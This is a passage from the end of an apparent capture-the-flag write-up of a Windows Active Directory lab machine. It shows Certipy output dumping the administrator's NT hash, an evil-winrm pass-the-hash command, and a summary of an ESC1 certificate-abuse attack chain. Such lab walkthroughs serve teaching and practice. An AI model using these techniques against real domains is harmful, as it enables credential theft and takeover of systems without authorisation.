Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: '[email protected]'
    [1] DNS Host Name: 'dc.sequel.htb'
> 0
[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee

- Using pass the hash technique, got shell access on the machine as Admin and captured the root flag to complete the room.
evil-winrm.rb -i 10.10.11.202 -u Administrator -H a52f78e4c751e5f5e17e1e9f3e58f4ee
Also Read: HTB – Cerberus
Conclusion:

So that was “Escape” for you. This machine contains a Windows Active Directory machine where the enumeration started with a SMB share in which the guest authenticated users can download a sensitive PDF file. Inside the PDF file temporary credentials were available for accessing an MSSQL service running on the machine. Then we were able to force the MSSQL service to authenticate to our machine and capture the hash via Responder. It turns out that the service is running under a user account and the hash is crackable. Having a valid set of credentials we were able to get command execution on the machine using WinRM. Enumerating the machine, a log file reveals the credentials for the user ryan.cooper. Further enumeration of the machine, reveals that a Certificate Authority is present and one certificate template is vulnerable to the ESC1 attack, meaning that users who are legible to use this template can request certificates for any other user on the domain including Domain Administrators. Thus, by exploiting the ESC1 vulnerability, we were able to obtain a valid certificate for the Administrator account and then use it to get the hash of the administrator user. On that note, i would take your leave and will meet you in next one. Till then, “Happy hacking”.